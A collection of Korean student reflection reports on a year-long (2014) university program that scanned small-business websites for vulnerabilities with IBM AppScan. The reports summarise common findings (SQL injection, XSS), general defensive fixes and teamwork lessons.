IBM APP SCAN을 이용하여 웹 사이트 취약점 점검을 하면서, 어떻게 틀을 사용하여야 하고, 점검이 제대로 안 될 경우 어떻게 해야 하는 지 등을 익힐 수 있었습니다. 또한, 보고서 분석을 해봄으로써 실제 중소기업 웹 사이트들의 가장 많은 취약점이 무엇인지 알 수 있었고, 어떻게 보완해야 할지 생각해 볼 기회가 되었습니다. 실제 웹 사이트 를 점검해보고 분석해보며 이론적으로만 아는 것이 실무적인 것들에 대해 알게 되었습니다.							
웹사이트 취약점 점검 업무에서 가장 많이 발견된 취약점과 해결책 에 대해서 자유기술							
가장 많이 발견된 취약점은 OWASP TOP 10에도 명시된 널리 알려진 SQL Injection과 XSS이었습니다. SQL Injection 같은 경우에는 ‘ : - 등 쿼리문을 조작할 수 있는 문자열들이 필터링 되지 않고 그대로 넘어감으로써 문제가 되는 취약점입니다. 이는 조작할 위험이 있는 문자열, 즉 ‘ ; - 등을 ‘ . ; . - 등으로 필터링한 다음에 변수가 넘 어가도록 보완하여야 합니다. XSS 같은 경우에는 스크립트 태그가 적절히 필터링 되지 않아 생기는 취약점입니다. 이는 기본적으로 스 크립트 태그에 대해 문자열 그대로를 인식하도록 하여야하고, <P>나 처럼 꼭 필요한 태그에 한해서 태그 기능을 할 수 있도록 화 이트리스트 방식으로 선언해 주어야 합니다.							

웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)

웹 사이트 취약점 점검 업무를 하면서 잘 수행된 점은 일괄점검을 할 때, 팀원끼리 역할을 분담하여 일이 잘 수행된 점입니다. 각자 해야 할 일들을 나눠 수행하고 문제가 생길 시 바로 연락하여 해결하는 등 소통이 잘 되어 저희 팀이 맡은 업무를 빠르게 해결할 수 있었습니다. 하지만 다른 팀들과의 소통은 잘 이루어지지 않은 것 같습니다. 일반점검 같은 경우에, 한사람이 적격심사부터 보고서 발송까지 하는 일이 드물어서 어디까지 했고, 무슨 문제가 있었다. 등 전달이 잘 되어야 하는데 그런 점이 잘되지 않아 일반점검이 일괄점검보다는 느리게 수행되었던 것 같습니다.

웹사이트 취약점 점검 업무 운영에 대한 개선 방안
(효율적인 웹사이트 점검 업무를 위해 개선되어야 할 사항을 자유롭게 기술)

먼저 연구실 전화가 밖으로 걸 수 있도록 개선되어야 한다고 생각합니다. 점검 업무를 할 때 IP 예외 처리 등 전화를 하여 처리해야 하는 일들이 있는데, 전화가 되질 않아 개인 휴대전화를 사용하였습니다. 개인 휴대전화를 사용하다 보니 기업 측면에서도 어디로 전화를 걸어야 할지 난감해 하시는 분도 계시고, 수시로 개인 휴대전화기로 전화를 걸어오시는 경우도 있었습니다. 먼저 기업과 소통을 하기 위해서는 이러한 문제점이 해결되어야 할 것 같습니다. 또한, 원활한 의사소통을 위해서 웹 사이트 취약점 점검 업무를 하는 학생들의 수가 많지 않으면 좋을 것 같습니다.

이름	한지연	팀	1	취약점 점검기간	2014.04~2014.12	취약점 점검사이트 개수	178
----	-----	---	---	-------------	-----------------	--------------------	-----

웹사이트 취약점 점검 업무를 통해 성장한 부분 (웹사이트보안 관련해서 자유롭게 기술)

웹 취약점 점검 업무를 진행하면서 점검이 되지 않을 경우에 어떤 문제가 있는지에 대해 가장 많이 생각해 보았던 것 같다. 브라우저 접근이 되지 않을 시 방화벽, IPS, IDS 차단문제가 가장 많았다. 그

<p>이외의 문제들은 네트워크 공부를 하며 많이 고민해보기도 하고 교수님이나 이기운 주임님께 여쭙보면서 배웠던 것 같다. 일 년 동안 점점 진행하면서 학생이라면 쉽게 만져보기 어려운 AppScan도 돌려보고 어떤 식으로 점점을 해주는지 등등에 대해 알게 된 것 같다. 또 처음에는 어렵게만 생각했던 문의전화도 1년 동안 진행하다 보니 능숙하게 대처할 수 있게 되었다.</p>
<p>웹사이트 취약점 점검 업무에서 가장 많이 발견된 취약점과 해결책에 대해서 자유기술</p>
<p>웹 취약점 점검 업무를 진행하면서 SQL Injection과 XSS 취약점이 주로 발견된다는 사실을 알게 되었다. 다양한 취약점 보고 결과를 보면서 대부분의 사이트가 시큐어 코딩이 되어있지 않는다는 사실을 알았고, 아직 시큐어 코딩이 일반화되지 않았음을 다시금 알게 해주는 시간이었다.</p> <p>앞으로는 시큐어 코딩이 모든 개발과정에서 잘 적용되었으면 하는 생각이 들었다.</p>
<p>웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)</p>
<p>초반에 겁을 먹고 점점이 잘 안 되었을 때 제때 처리하지 못한 것이 가장 후회스럽다.</p> <p>점점이 잘 안 되면 바로 어디가 문제인지 확인하고 수동 탐색할 것은 탐색하고 브라우저 접근이 안 되면 기업에 전화해서 방화벽 풀어달라고 하고 다른 문제라면 어디가 문제인지 생각해서 바로바로 처리를 해 드렸어야 했는데 잘 모르겠는 경우 지레 겁먹고 계속 미루었다. 다행히 2학기에 접어들면서 그런 점이 조금은 나아져서 1학기 때보다는 점점을 잘 처리했던 것 같다.</p> <p>일하면서 느낀 점은 혼나는 것을 두렵게 생각하지 말아야 한다는 것이다. 처음 일하면 당연히 모를 수 있고 여기저기 찾아보고 물어보면서 알아가면 된다. 1학기 때 일을 떠밀지 말고 적극적으로 나서서 해결하려고 했다면 2학기 때 더 수월하게 진행할 수 있지 않았을까 싶다.</p>

웹사이트 취약점 점검 업무 운영에 대한 개선 방안
(효율적인 웹사이트 점검 업무를 위해 개선되어야 할 사항을 자유롭게 기술)

우선 이것은 개인적인 생각이지만 점검 업무 인원이 너무 많은 것 같다.

인원이 많다 보니 가장 크게 문제가 되었던 점이 팀원 간의 소통이었다. 팀원 간의 소통이 잘되지 않으니 일이 계속해서 지연되었고 결과적으로 기업에 좋은 서비스를 제공해주지 못하였다.

점검업무 인원을 줄이고 팀별로 점검 리스트를 분배하는 것도 좋지만, 너무 많이 분배하는 것도 점검엔진의 대기수가 많아져 잘 돌아가지 않게 되는 상황을 만들어내는 것 같다. 적당한 인원으로 분배도 팀원들 안에서까지 분배하지 말고 같은 팀원들끼리는 다 같이 점검 리스트를 가지고 점검한다면 점검엔진에 무리도 덜 할 것으로 생각한다.

이름	황다빈	팀	1	취약점 점검기간	2014.04~2014.12	취약점 점검사이트 개수	170
----	-----	---	---	-------------	-----------------	--------------------	-----

웹 사이트 취약점 점검 업무를 통해 성장한 부분 (웹사이트보안 관련해서 자유롭게 기술)

웹 사이트 취약점 점검 업무를 통해, 현재 사이트들의 웹 취약점들에 대해 많이 알게 되었고 취약점 점검은 어떠한 방식으로 진행해야 하는지 등에 대해 알게 되었다.

appscan을 통해 사이트의 취약점을 점검하면 어떤 취약점이 있는지 어떤 식으로 해결해야 하는지 등에 대한 여러 정보가 나오며 방화벽이나 IPS 등으로 차단되어 있어 수동점검 등이 안 되는 경우는 직접 서버 관리자와의 통화를 통해 해결하는 등 점검 업무를 어떤 식으로 해결해야 하는지에 대해 많은 것을 알게 되었습니다. 또 취약점 점검을 하면서 나오게 되는 여러 취약점을 자세히 찾아보고 발표도 준비하면서 많이 발전하였습니다.

웹사이트 취약점 점검 업무에서 가장 많이 발견된 취약점과 해결책에 대해서 자유기술

여러 취약점이 많이 나왔지만, 그중에서 XSS와 SQL injection이 가장 많이 발견되었다.

XSS는 크로스 사이트 스크립트로 외부에서 입력되는 검증되지 않은 입력이 동적 웹 페이지의 생성에 사용될 경우, 전송된 동적 웹 페이지를 열람하는 접속자의 권한으로 부적절한 스크립트가 수행되어 정보 유출의 피해 등을 입히는 취약점이다. 이런 XSS를 해결하기 위해서는 외부에서 입력한 문자열을 사용하여 결과 페이지를 생성할 경우 replaceAll() 등과 같은 메소드를 사용하여 위험한 문자열을 사용할 수 없도록 하여야 한다. 또 웹 페이지에서 값을 입력받고 그 값을 사용하는 경우 (쿼리 수행) 다음과 같이 위험문자를 대체하여야 한다. 예를 들어 ‘&’ 는 위험한 문자로 인식되며 ‘&’ 등으로 대체하고 ‘#’ 도 위험한 문자로 인식되며 ‘#’ 등으로 대체하여 사용하여 해결할 수 있다.

다음은 sql injection이다. 현재 많은 웹 서비스는 효율적으로 서비스 제공을 위하여 웹 서버의 애플리케이션과 데이터베이스와 연동돼 있다. 한 가지 서비스를 예로 들자면, 일반적으로 서비스에 접근할 때 사용자를 인식하기 위해서 인증처리를 하게 된다. 이때 데이터베이스 질의어를 이용하여 입력된 데이터에 대한 검증을 받게 된다. 또한, 게시물이나 그 외 정보를 데이터베이스에 저장해두었다가 사용자가 정보를 요청하면 조건에 맞는 정보를 동적으로 호출하여 사용자에게 전달한다. 이때 SQL injection은 위와 같은 질의 과정에서 사용자가 악의적인 입력 값을 적용하여 정상적인 SQL 문이 오작동하게 하는 공격기법이다. 이런 SQL injection을 해결하기 위해서 입력 값 필터링이 있다. 입력 값 필터링은 모든 사용자에게 의해 입력받는 변수에 대해 입력 문자를 체크하고 허용 범위에 벗어나는 문자열에 대해 제한해야 한다. 그 외에 ‘데이터베이스 관리자 권한 제한’, ‘서버사이드 스크립트를 이용하여 필터링 처리’, ‘사용자/서버 에러 처리 강화’, ‘데이터베이스 에러 노출 방지’ 등이 있다.

웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)

이번 웹 사이트 취약점 점검 업무를 통해서 현재 많은 사이트에서 취약한 웹 취약점들에 대해 많이 알게 되었고 관심이 가서 많은 것을 찾아보게 되었다. 또 관련된 내용으로 발표도 하게 되어 더 자세히 이 분야에 대해 알게 된 것 같다. 또한 AppScan이라는 취약점 툴을 사용해 볼 기회를 얻어서 더 좋았다. 업무를 수행하는데 있어 많은 도움이 되어 좋았으나, 일반점검이나 직접 사이트의 관리자와 통화를 통해 방화벽이나 IPS 등을 해제해달라는 문제 또는 그 외의 생기는 변수들을 해결하는 데에서는 초반에 어려운 점이 많았다. 그렇지만 어떻게 해서든 해결하려고 했고 해결하고 났을 때의 성취감을 느낄 수 있어서 좋았다.

웹사이트 취약점 점검 업무 운영에 대한 개선 방안
(효율적인 웹사이트 점검 업무를 위해 개선되어야 할 사항을 자유롭게 기술)

4개의 팀으로 나누었지만, 팀 내 인원이 너무 많아서 운영하는데 힘든 점이 많았다. 인원이 너무 많다 보니 정보를 공유하는데 시간이 오래 걸렸고 제대로 분배되어 진행된 점이 부족했던 것 같다. 계속해서 진행하게 된다면 인원수를 좀 줄이고 각자의 책임감을 더 주어 효율적으로 진행되었으면 좋겠다. 또한, 팀 내에서까지 점검 리스트를 개수대로 나누다 보니 한 번에 돌아가는 엔진 수가 많이 증가하여 점검하는 데 시간이 오래 걸리는 경우가 많았다. 이런 부분이 좀 개선되었으면 좋겠다.

이름	장민경	팀	2	취약점 점검기간	2014.04~2014.12	취약점 점검사이트 개수	150
----	-----	---	---	-------------	-----------------	--------------------	-----

웹사이트 취약점 점검 업무를 통해 성장한 부분 (웹사이트보안 관련 해서 자유롭게 기술)

취약점 점검을 할 때 IBM의 APP SCAN Tool을 이용하여 사용법을 익힌 점이 가장 크게 배운 점이라고 생각합니다. 또한, App Scan Tool을 사용하여 나온 보고서를 분석하면서 웹 취약점 점검에 대해

<p>공부할 수 있었습니다. 웹 사이트 보안에 대한 지식을 쌓을 수 있었던 기회가 되었고 팀 프로젝트로 하면서 팀원들과의 의사소통 능력 향상과 문제 해결력을 키울 수 있었습니다.</p>
<p>웹사이트 취약점 점검 업무에서 가장 많이 발견된 취약점과 해결책에 대해서 자유기술</p>
<p>SQL Injection과 XSS, CSRF, 프레임을 통한 피싱 등이 발견되었습니다.</p> <p>SQL Injection은 신뢰할 수 없는 외부 값에 의해 발생하며 명령어 실행 또는 접근이 불가능한 데이터에 대한 접근이 가능하도록 하는 취약점을 발생시킵니다. 해결책은 기본 문자 셋으로 입력을 정규화하고 URI 인코딩 같은 변환을 디코딩하여 허용 문자 목록과 비교한 후 허용되지 않는 문자가 있는 경우 입력 전체를 차단해야 합니다. 또한, 데이터베이스 문 자체에도 추가적인 보안이 필요합니다. SQL 인젝션 페이로드에는 대부분 작은따옴표나 큰따옴표 문자가 사용되므로(크로스 사이트 스크립팅 공격도 마찬가지) 항상 주의 깊게 보아야 하며 따옴표를 이스케이핑하기보다는 완전히 차단하는 게 좋습니다.</p> <p>링크 주입(크로스 사이트 요청 위조 유도)은 사용자 입력 값에서 위험한 문자가 올바르게 필터링하지 않았기 때문에 발생하므로 이런 취약성의 발생을 허용하지 않거나 쉽게 방지할 수 있는 구조를 제공하는 검열된 라이브러리 또는 프레임워크를 사용해야 합니다.</p>
<p>웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)</p>
<p>잘 수행되었던 점은 팀장과 팀원의 역할 분담으로 각자가 맡은 역할에 충실하게 업무를 수행한 점입니다. 각자에게 할당된 취약점 점검 사이트는 책임지고 완수하였고 교수님과의 스터디로 취약점에 대한 이론 수업과 App Scan 취약점 점검 결과로 생성된 보고서를 분석하면서 웹 보안에 대한 지식을 향상할 수 있었습니다.</p> <p>아쉬웠던 점은 App Scan 점검된 사이트들의 문제 해결 실습을 할 여건이 되지 않았던 점이었습니다.</p> <p>보고서 분석까지 하고 그에 따른 해결 방안에 대한 실습을 팀원들 모두 할 수 있었다면 더 좋았을 것 같습니다.</p>

<p>웹사이트 취약점 점검 업무 운영에 대한 개선 방안 (효율적인 웹사이트 점검 업무를 위해 개선되어야 할 사항을 자유롭게 기술)</p>							
<p>업무 하달 지시 체계가 현재보다 축소되어 빠르게 업무 처리가 가능하도록 개선되었으면 합니다.</p>							

이름	고희정	팀	2	취약점 점검기간	2014.04~2014.12	취약점 점검사이트 개수	280
<p>웹사이트 취약점 점검 업무를 통해 성장한 부분 (웹사이트보안 관련해서 자유롭게 기술)</p>							
<p>웹사이트를 점검한다는 의미를 그전에는 웹 취약점에 대한 이론 공부와 실습을 해 지식적인 것으로 막연하게 생각하고 있었습니다. 하지만 이 웹사이트 취약점 점검 활동을 통해 그전에는 OWASP에서 어떤 취약점이 어떤 빈도로 있다는 것만 알고 있었다면 실질적으로 점검을 통해 얼마만큼 빈번하게 일어나고 보고서를 분석해봄으로써 코드의 어느 부분 때문에 해당 취약점이 발생하였는지를 공부할 수 있었습니다. 또한, 교수님과 함께하는 웹 취약점 스터디를 통해 빈번한 취약점을 따로 공부함으로써 좀 더 지식적인 면을 한 번 더 배울 수 있는 계기가 되었던 것 같습니다. App 스캔 프로그램을 접해보고 사용할 수 있게 된 것 또한 학교 수업에선 배울 수 없었던 프로그램인 만큼 보안이라는 업무에 한 걸음 더 다가선 활동이었던 것 같습니다.</p>							
<p>웹사이트 취약점 점검 업무에서 가장 많이 발견된 취약점과 해결책에 대해서 자유기술</p>							
<p>통계상 SQL인젝션과 XSS이 가장 많이 취약점으로 발생하였습니다. 스크립트 코드를 실행시키는 코드와 와일드카드 문자를 인식하는 취약점에서 발생하는 취약점으로 XSS는 코드에 스크립트 코드가 삽입되어도 이를 인식하지 못하도록 replace 함수를 통해 “<” 나 “>” 를 다른 문자로 치환시켜야 합니다.</p> <p>SQL인젝션도 마찬가지로 SQL구문에 이용되는 “, ‘, 등의 문자를</p>							

replace함수로 치환시키고, db접근권한을 조정하고, 에러 메시지를 띄울 때 메시지 안에 정보를 자세히 출력하여 정보를 주는 것을 방지해야 합니다.
웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)
<p>막 업무를 시작할 무렵, 업무에 대한 나태함으로 점검 방법과 점검 절차에 관한 것을 빠르게 숙지하지 못해 업무의 속도와 전화 문의에 적절히 대응하지 못했습니다. 시간을 정해놓지 않아 업무에 대한 태도가 너무 나태했었습니다.</p> <p>업무처리가 느슨해지기 시작한 것을 깨닫고 이를 해결할 방안으로 시간과 할당량을 나누어 정하고, 파일에 공통으로 표시해 업무상황을 한눈에 알아볼 수 있도록 하였습니다. 이 방법으로 업무를 진행하니 전보다 훨씬 빠르고 효율적으로 업무를 진행할 수 있었고, 팀원 간 업무 소통 또한 원활해졌습니다.</p>
웹사이트 취약점 점검 업무 운영에 대한 개선 방안 (효율적인 웹사이트 점검 업무를 위해 개선되어야 할 사항을 자유롭게 기술)
<p>업무를 약 9개월간 진행하며 가장 중요하다고 생각되었던 것은 상호 간 ‘의사전달’ 이었습니다. 팀별로 운영되는 이 프로세스가 주어진 업무를 효율적으로 나눠서 진행한다는 방향으로는 좋았을지 모르나, 전체적인 웹 취약점 분석 업무에 가장 큰 단점이 아니었나 생각합니다. 시시때때로 오는 일반점검과 KISA와 기업체에서 오는 전화에 대응하는 입장에서 타 팀의 문의를 받을 때에 답변을 드리기가 어려웠습니다. 상호 간의 업무진행 상황을 연동할 수 있는 연락망이 절실했습니다. 팀의 수를 줄이거나 공통의 문서를 통해 서로 업무 현황을 알 수 있도록 표시하는 과정이 필요할 것 같습니다. 또한, 학교의 서버가 자주 문제가 일어납니다. VPN과 원격 데스크톱이 자주 끊어지고 다운되는 경우를 볼 수 있었습니다. 학교 쪽 서버의 개선이 필요할 것 같습니다.</p>

이름	차화영	팀	2	취약점 점검기간	2014.04~2014.12	취약점 점검사이트 개수	150
웹사이트 취약점 점검 업무를 통해 성장한 부분 (웹사이트보안 관련해서 자유롭게 기술)							
<p>웹 사이트 취약점 점검 업무를 통해서 그동안 이론 학습으로만 그쳤던 웹 사이트 보안에 관련된 지식을 실제 업무를 통해 접할 수 있었다. 또한, 보고서 분석을 통해서 어떤 부분의 코드가 웹 사이트의 보안 약점이 되는지, 해결 방법은 무엇인지 또한 알 수 있게 되었다. 또한, 웹 취약점이 어떻게 사이트에 적용되는지 또한 실질적으로 볼 수 있었다. 그동안 알고 있던 지식을 더욱 확고하게 굳힐 수 있는 계기였다.</p>							
웹사이트 취약점 점검 업무에서 가장 많이 발견된 취약점과 해결책에 대해서 자유기술							
<p>웹 사이트 취약점 점검 업무에서 가장 많이 발견된 취약점은 SQL 인젝션 취약점이었다.</p> <p>SQL 인젝션을 해결하기 위해서는 우선 첫 번째, 사용자의 입력 값을 검증하여야 한다. 즉 사용자의 입력 폼과 URL의 입력 값을 검증하여 특수문자가 포함되어 있는지를 확인하여 필터링하여야 한다.</p> <p>두 번째, 사용자 권한을 제한하여야 한다. 일반 사용자는 DB를 통해 시스템에 접근할 필요가 없으므로 웹 애플리케이션이 사용하는 사용자 권한을 제한하여 저장된 프로시저에 접근하지 못하도록 해야 한다. 세 번째, Webnight 등과 같은 웹 방화벽을 이용하여야 한다.</p>							
웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)							
<p>웹 사이트 취약점 점검 업무를 하면서 주어진 업무에 대해서 충실히 이행하였던 것이 이번 업무에서 잘 수행된 점이라고 생각한다. 그러나 주여지지 않은 그 밖의 일에 대해서는 적극적으로 나서서 하지 않았다는 점은 이번 업무에서 조금 부족한 점이었던 생각 들었다.</p>							

웹사이트 취약점 점검 업무 운영에 대한 개선 방안
(효율적인 웹사이트 점검 업무를 위해 개선되어야 할 사항을 자유롭게 기술)

이번 연도의 웹 취약점 점검 업무 운영은 4팀으로 이루어져 점검 목록을 나누어서 점검을 수행하는 방식이었다. 그런데 이때 가장 문제가 되는 것은 웹 사이트 취약점 점검을 신청한 신청자의 문의가 오는 경우였다. 이때 신청자의 사이트가 그 시간을 담당하고 있는 팀의 점검 목록 중 하나라면 즉각적인 대처를 할 수 있겠지만 담당하고 있지 않은 점검 목록인 경우 즉각적인 대처를 하지 못한다는 문제점이 있었다, 또한 문의자의 사이트를 점검한 팀원에게 연락을 취하여 문의에 대한 답변을 받기까지가 시간이 많이 소요되어 내가 맡은 업무에 또한 지장이 온다는 문제점이 있었다. 따라서 팀을 나누지 않고 소수의 팀원들로 이루어진 하나의 팀을 만들어 업무를 진행하는 것이 대안이 될 수 있을 것 같다. 또한, 진행 상황을 팀원 모두 공유하여 문의사항에 즉각적으로 대응할 수 있게 해야 할 것이다.

이름	김가희	팀	3	취약점 점검기간	2014.04~2014.12	취약점 점검사이트 개수	200
----	-----	---	---	-------------	-----------------	--------------------	-----

웹사이트 취약점 점검 업무를 통해 성장한 부분 (웹사이트보안 관련해서 자유롭게 기술)

전공 수업을 통해 배운 웹 애플리케이션 보안 취약점들이 실제 웹사이트에서 어떠한 공격으로 이어지며, 다양한 유형의 취약점이 어떠한 페이지를 통해 어떻게 나타나는지 알 수 있는 기회였다. 따라서 전공 수업에서 배운 내용을 심화하여 찾아보며 공부하기도 하고, 내용을 다시 정리하며 실제 공격 패턴을 보며 익힐 수 있었다. 또한, 여러 웹 사이트에 대한 취약점 점검 업무를 수행하면서 공통으로 주로 발견되는 취약점 유형이 어떠한 것들인지 알 수 있었으며, 이에 대응하기 위하여 웹 애플리케이션의 소스코드를 어떻게 수정하여야 할지에 대해 생각해보며 보안 적으로 안전한 코딩 기법에 대한 능력을 기를 수 있었다.

<p>웹사이트 취약점 점검 업무에서 가장 많이 발견된 취약점과 해결책에 대해서 자유기술</p>
<p>웹 사이트 점검 과정에서 가장 많이 발견된 취약점은 SQL Injection 취약점 및 Cross Site Scripting(XSS) 취약점이다. 주로 이들은 사용자 입력 값에 의한 Parameter에 의하여 이루어지는 공격으로, 악의적인 Parameter 값에 의하여 공격자가 원하는 정보를 얻거나 악성 페이지로 유도한다. 이러한 공격 유형은 주로 사용자 입력 값에 대한 검증이 이루어지지 않아서 발생하는 경우가 대부분이다. 따라서 Get Parameter 입력값 등에 대해 악성 스크립트가 삽입되지 않았는지 아닌지 등을 검증한 후에 기능을 수행하도록 하여야 한다.</p>
<p>웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)</p>
<p>시큐리티 연구 센터 운영 초반에 정확히 업무 규정이 정해져 있기보다는 점차 맞춰가고 조율해가고 만들어가며 하는 부분에서 초반에 업무가 더디게 진행되었던 부분에서 업무 수행 이전에 좀 더 확실하게 정하고 시작하였다면 좋았을 것이라는 생각이 든다. 또한, 팀장을 맡으면서 팀원들과 수시로 주별, 월별 해야 할 업무의 목표와 계획 등을 커뮤니케이션 하며 업무를 수행하여서 팀 내에서 보았을 때에 정해진 일정에서 미루어지거나 늦춰진 부분이 없었고, 각자 맡아 수행하기로 한 부분에서 각자의 업무를 책임감 있게 해내어 그 부분에서 비교적 잘 수행되었다는 생각이 든다.</p>
<p>웹사이트 취약점 점검 업무 운영에 대한 개선 방안 (효율적인 웹사이트 점검 업무를 위해 개선되어야 할 사항을 자유롭게 기술)</p>
<p>학부 연구생의 특성상 항상 연구 센터에 상주하기에 힘든 점 때문에 시간표를 정해놓고 각자 맡은 시간에 센터에 출석하여 업무를 수행하는 방식으로 진행하였다. 하지만 이 점 때문에 업무의 효율성이나 연구생들 간의 업무에 관련된 커뮤니케이션이 잘 이루어지지 못한 부분이 있는 것 같다. 따라서 항상 센터에 상주하여 연구의 중심이 되는 연구원이 있고, 나머지가 이를 보조하는 형식으로 진행하면 업무가 더욱 원활히 진행될 것 같다.</p>

이름	서지원	팀	3	취약점 점검기간	2014.04~2014.12	취약점 점검사이트 개수	200
웹사이트 취약점 점검 업무를 통해 성장한 부분 (웹사이트보안 관련 해서 자유롭게 기술)							
<p>웹사이트 보안에서 취약점에 대해 개념에서 실무적인 접근으로 가능 해졌다. 그동안은 개념적으로만 취약점에 대해 이해하고 공부를 하였 었는데 직접 웹사이트로 점검을 해보니까 개념으로 접근했을 때 이 해가 되지 않았던 부분이 더 잘 이해할 수 있게 되었다. 또한, 일괄 점검으로 돌리다 안 되는 경우 수동점검으로 돌린 적도 있었는데 앱 스캔을 사용해서 점검을 해보니까 보통 웹사이트 취약점 점검을 할 때 이런 식으로 하는구나 하고 실무적은 경험도 간접적으로 느낄 기 회를 가질 수 있었다.</p>							
웹사이트 취약점 점검 업무에서 가장 많이 발견된 취약점과 해결책 에 대해서 자유기술							
<p>일괄점검을 돌리는 경우 점검완료 후 결과에 대해서 보면 URL 1개 인 경우가 많았다. 그래서 수동점검으로 다시 돌린 후 점검을 돌려도 또 URL이 1개인 경우가 있었는데 알아보니까 이러한 경우는 해당 기업사이트에 방화벽이 있는 경우였다. 그래서 보통 수동 점검일 경 우에는 해당 기업에 전화해서 방화벽 유무에 관해 물어본 후 방화벽 이 있는 경우 풀어달라고 말하였다. 근데 일괄 점검의 경우에는 직접 전화를 않고 점검취소를 눌렀다.</p>							
웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)							
<p>웹사이트 취약점 점검을 하면서 웹 취약점에 대해 실무적으로 접근 할 수 있었던 것 같다. 아쉬웠던 점은 직접 보고서를 보면서 공부를 하고 싶었는데 계속 나중에 해야지 생각하다가 결국 제대로 본 보고 서가 몇 개 없었다. 그래서 보고서를 보면서 필요한 부분을 공부하며 점검을 하였으면 웹 취약점 점검을 하면서 모르는 경우가 발생하면 혼자서 해결할 수 있었을 텐데 하는 아쉬움이 남았다. 또한, 웹 사이 트에 대해 적격 처리를 하고 점검 처리 후 보고서 생성하는 일 적 절차로만 생각하고 참여하지 않았나 하는 반성도 하게 되었다.</p>							

<p>웹사이트 취약점 점검 업무 운영에 대한 개선 방안 (효율적인 웹사이트 점검 업무를 위해 개선되어야 할 사항을 자유롭게 기술)</p>
<p>팀 전체가 의사소통이 잘 안 되었던 것 같다. 그래서 만약 내가 업무를 하고 있을 때 이 전 시간에 있었던 업무에 대한 전화가 오면 그에 대한 메모가 정확히 되어 있지 않은 경우 전화를 받을 때 무슨 상황인지 정확히 몰라서 힘들었다. 그래서 효율적인 웹사이트 업무가 이루어지기 위해서는 팀별 의사소통도 중요하지만, 전체 팀들 간 의사소통이 중요한 것 같다고 생각한다.</p>

이름	차현주	팀	3	취약점 점검기간	2014.04~2014.12	취약점 점검사이트 개수	200
<p>웹사이트 취약점 점검 업무를 통해 성장한 부분 (웹사이트보안 관련해서 자유롭게 기술)</p>							
<p>웹사이트 취약점 점검을 하면서 실무적인 접근을 할 수 있었다. 기존에는 수업 시간에 들었던 웹 취약점이 어떤 것이 있고 어떻게 이루어지는지 개념적으로만 알고만 있었는데 이렇게 취약점 점검을 해보니 잘 이해할 수 있었다. 그리고 앱 스캔을 사용할 기회가 주어져서 직접 점검을 해볼 수 있었다. 그 부분에서 학생으로서 경험할 수 없는 실무적인 것을 많이 배울 수 있었다.</p>							
<p>웹사이트 취약점 점검 업무에서 가장 많이 발견된 취약점과 해결책에 대해서 자유기술</p>							
<p>적격처리를 하고 일괄점검을 돌리면 취약점이 50개가 넘거나 URL이 10개 미만인 경우가 많았다. 취약점이 50개가 넘는 경우는 이미 취약점이 많아서 검사가 되지 않기에 점검을 중지하고 바로 보고서를 생성 하였다. URL이 10개 미만이면 앱 스캔을 이용하여 수동점검을 하였는데 특히 URL이 1개인 경우는 해당 사이트의 기업 방화벽이 막혀 있는 경우가 많았다. 이러면 그 기업에 전화해서 방화벽을 풀어달라고 요청한 후에 다시 검사하였다.</p>							

<p>웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)</p>
<p>적격심사하고 점검하고 보고서를 생성하는 데만 집중한 것 같다. 이런 실무 과정도 중요하지만, 취약점이 무엇이 있는지 비슷한 사이트에서는 어떤 취약점이 공통되는지 잘 알아보고 공부했으면 좋았을 텐데 아쉬움이 남는다.</p>
<p>웹사이트 취약점 점검 업무 운영에 대한 개선 방안 (효율적인 웹사이트 점검 업무를 위해 개선되어야 할 사항을 자유롭게 기술)</p>
<p>이번에 시큐리티 센터를 하면서 팀별로 소통이 아쉽다. 전체 팀과 전 타임에서 역할 전달에서 잘 소통이 안 되었던 것 같다. 다음에는 양식을 만들어서 전 시간에는 무엇을 했고 다음 시간에는 무엇을 하여야 하는지 기록해 놓고 팀별로 전달하기보다는 전체 카톡방을 만들어서 전화나 급한 일을 쫓을 때 바로바로 처리될 수 있도록 하면 좋을 것 같다.</p>

이름	손혜미	팀	4	취약점 점검기간	2014.04~2014.12	취약점 점검사이트 개수	200
<p>웹사이트 취약점 점검 업무를 통해 성장한 부분 (웹사이트보안 관련해서 자유롭게 기술)</p>							
<p>소화회를 통해서 OWASP TOP 10중 웹사이트 취약점을 몇 가지 다룬 적이 있었지만, 실습을 해보지 않아 그저 이론으로만 이해한 상태였다. 하지만 웹사이트 취약점 점검 업무를 통해 XSS나 SQL injection 등 취약점에 대해서 실제 사례를 살펴볼 수 있었기 때문에 보다 취약점에 대해 정확한 이해를 할 수 있었고 실제로 어떤 취약점이 많이 나타나는지 직접 확인해 볼 수 있었다. 또한, 웹사이트를 만들 때 고려해야 할 점에 대해서도 생각해 보는 계기가 되었다.</p>							
<p>웹사이트 취약점 점검 업무에서 가장 많이 발견된 취약점과 해결책에 대해서 자유기술</p>							
<p>내가 웹 취약점을 하면서 가장 많이 발견한 취약점은 ‘XSS 취약점’ 이었다. XSS 취약점은 Cross site scripting의 약자로 스크립트를</p>							

<p>삽입하여 웹 애플리케이션에서 제공되는 동작 외에 악의적인 행위를 가능하도록 하는 취약점인데 결과 보고서를 토대로 입력값에 스크립트 삽입을 제한하거나 입력 값 길이를 제한하는 등으로 보완할 수 있다.</p>
<p>웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)</p>
